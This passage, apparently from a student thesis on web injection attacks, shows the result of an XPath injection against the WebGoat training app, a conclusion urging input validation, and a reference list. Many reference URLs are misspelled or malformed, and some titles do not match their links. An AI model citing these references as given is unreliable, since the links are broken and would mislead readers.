Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

*Required Fields

*User Name:

*Password:

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

Figure 24. XPath Injection to get unauthorized access to XML database.

The application authenticated the attacker without providing a valid username and password.

4. Conclusion

The goal of this thesis was to highlight the importance of web application security, illustrate the vulnerabilities in the web applications and demonstrate techniques adopted by attackers to inject the malicious codes in the applications. This thesis also provides preventive measures to avoid such attacks. There are several techniques of code injection that can manipulate data, get important information from database, and cause denial of service and import and export files from a system.

There are also many web application scanners and preventive measures to detect security holes in applications and protect them from attacks. As security is the most important issue in today's world, in this thesis, I described SQL injection, XPath injection, XML injection, shell injection, file inclusion injection and LDAP injection. The methods of attack and defense from those attacks. Despite of having knowledge about such attacks and their preventive measures, the problem with the security is that development of the defense mechanisms eradicates some threats, while powerful attacking techniques also develop.

This thesis culminated the study of various computer security issues and preventive measures. This thesis can be considered a wakeup call for new developers and students to be aware of vulnerabilities in web application that are used by attackers to inject malicious code. This thesis also alerts the developers to give reserved privileges to users and maintain a strict input validation since most injections succeed due to improper user input filtration. Users must also be aware of the security measures like keeping their application updated, about good and bad cookies, eavesdroppers and thinking before clicking.

References

- 1 SQL injection tutorial. [Online]
URL: <https://www.diva-poral.org/samsh/ge/dive2:630946/FULLTEXT01.pdf>. Accessed on 2 December 2015.
- 2 SQL history and its discovery [Online]. SQL discovery.
URL: <http://www.esecurityplanet.com7network-security.html>. Accessed on 2 December 2015.
- 3 Anley, C., Advanced SQL injection in SQL server Applications. An NGS Software Insight Security Research (NISR) Publications: Next Generation Security Software Ltd; 2002. Accessed on 3 January 2015.
- 4 SQL attack in AEchos French smartphone manufacturer [Online].
URL: <http://www.scmagineuk.com>. Accessed on 4 December 2015.
- 5 TJX companies were attacked by SQL injection [online].
URL: <http://www.computerworld.com/article/2544306/security/tjx-data-breach-at45-6m-cara-numbers-it-s-biggest-ever.html>. Accessed on 5 December 2015.
- 6 Payment system hacked using SQL injection [Online]. Sony's PlayStation network. URL: http://www.cs.cornell.edu/~shmat/shmat_ccs13.pdf. Accessed on 2 December 2015.
- 7 Code injection documentation. [Online].
URL: <http://phpsecurity.readthedocs.rog/en/latest/injection-Attacks/article/395642>. Accessed on 2 December 2015.
- 8 Blind SQL injection report. [Online].
URL: www.data.ceh.vn/Ebook/ebooks.shahed.biz/HACCK/SQL%20INJECTION/Blindfolded%20SQL%20injection.pdf. Accessed 5 December 2015.
- 9 Boolean injection cheat sheet [Online]. OSWAP; 6 December 2012.
URL: https://www.owasp.org/inex.php/Blind_SQL_injection. Accessed on 8 December 2015.

- 10 Boolean blind SQL injection [Online].
URL: <http://resources.infoseinstitute.com/blind-sql-injection>. Accessed on 6 December 2015.
- 11 Information about time-based SQL Injection [Online].
URL: <http://www.sqlinjection.com/time-based/PA>. Accessed on 6 December 2015.
- 12 Second order injection [Online].
URL: <http://www.technicalinfo.net/papers/CSS.html>. Accessed on 11 December 2015.
- 13 Second order SQL injection and examples [Online]. Technical info papers.
URL: <http://www.technicalinfo.net/papers/SecondOrderCodeInjection.html>. Accessed on 8 December 2015.
- 14 Modern security solutions. [Online]. IDS/ IPS and firewalls.
URL: http://www.webopedia.com/DIDYouKnow/Computer_Science/intrusion_detection_prevention.asp. Accessed on 5 December 2015.
- 15 Advance information about code injection [Online].
URL: <http://leaksource.files.wordpress.com/2014/08/the-web-application-hackers-handbook.pdf>. Accessed on 15 January 2016.
- 16 LDAP injection [Online]. Black hat Academy; 19 July 2012.
URL: <http://www.blackhat.com/presentations/hn-europe-08/Alonso-parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf>. Accessed on 4 December 2015.
- 17 Working with XML and HTML:Khun Yee Fung. XSLT, Addison Wesley: December 2000. Accessed 11 January 2016.
- 18 Advanced SQL injection shell injection and preventive measures [Online].
URL: http://crypto.stanford.edu/cd155/papers/sql_injection.pdf. Accessed on 11 December 2015.
- 19 Shell injection documentation [Online]. Stanford research paper.
URL: <https://crptop.stanford.edu/cs>. Accessed on 12 January 2016.

- 20 Implementation and information of shell injection information [Online].
URL: <http://web.csucdavis.edu/~su/publicatins/popl06.pdf>. Accessed on 18 January 2016.
- 21 Shell injection and security measure [Online]. Golem technologies article.
URL: [http://ww.golemtechnologies.com7articles/shell injection](http://ww.golemtechnologies.com7articles/shell%20injection). Accessed on 13 December 2015.
- 22 Types of injections [Online]. XML injection.
URL: <http://phpsecurity.readthedocs.org/en/latest/Injection-Attacks.html>.
Accessed on 13 December 2015.
- 23 Understanding XML entities [Online].
URL: <https://www.tinfoilsecurity.com/blog/xml-external-entity-processing>.
Accessed on 15 January 2016.
- 24 Information about SOAP injection and using queries [Online].
URL: <http://cansecwest.com/slides06-stamo.pdf>. Accessed on 15 January 2016.
- 25 File inclusion injection [Online]. Latest attacks news.
URL: <http://phpsecurity.readthedocs.org/en/latest/Injection-Attacks.html>.
Accessed on 13 December 2015.
- 26 File inclusion project report [Online]. Remote file inclusion.
URL: <http://projects.webappsec.org/w/page/1346955>. Accessed on 18 January 2016.
- 27 CWE-98: Improper Control of Filename for Include/Require Statement in PHP program (PHP Remote File inclusion) Common Weakness Enumeration Mitre.
Accessed on 18 January 2016.
- 28 Local file inclusion exploitation [Online].
URL: repository.root-me.org/Exploitation. Accessed on 15 January 2016.
- 29 XML injection information [Online]. Introduction to XPath injection.
URL: <http://repository.root-me.org/Exploitation/Web>. Accessed on 15 January 2016.

- 30 Clark James, DeRose Steven J. XML Path Language (XPath) Version 1.0. World Wide Web Consortium, Recommendation REC-xpath-19991116, November 1999. Accessed on 15 January 2016.

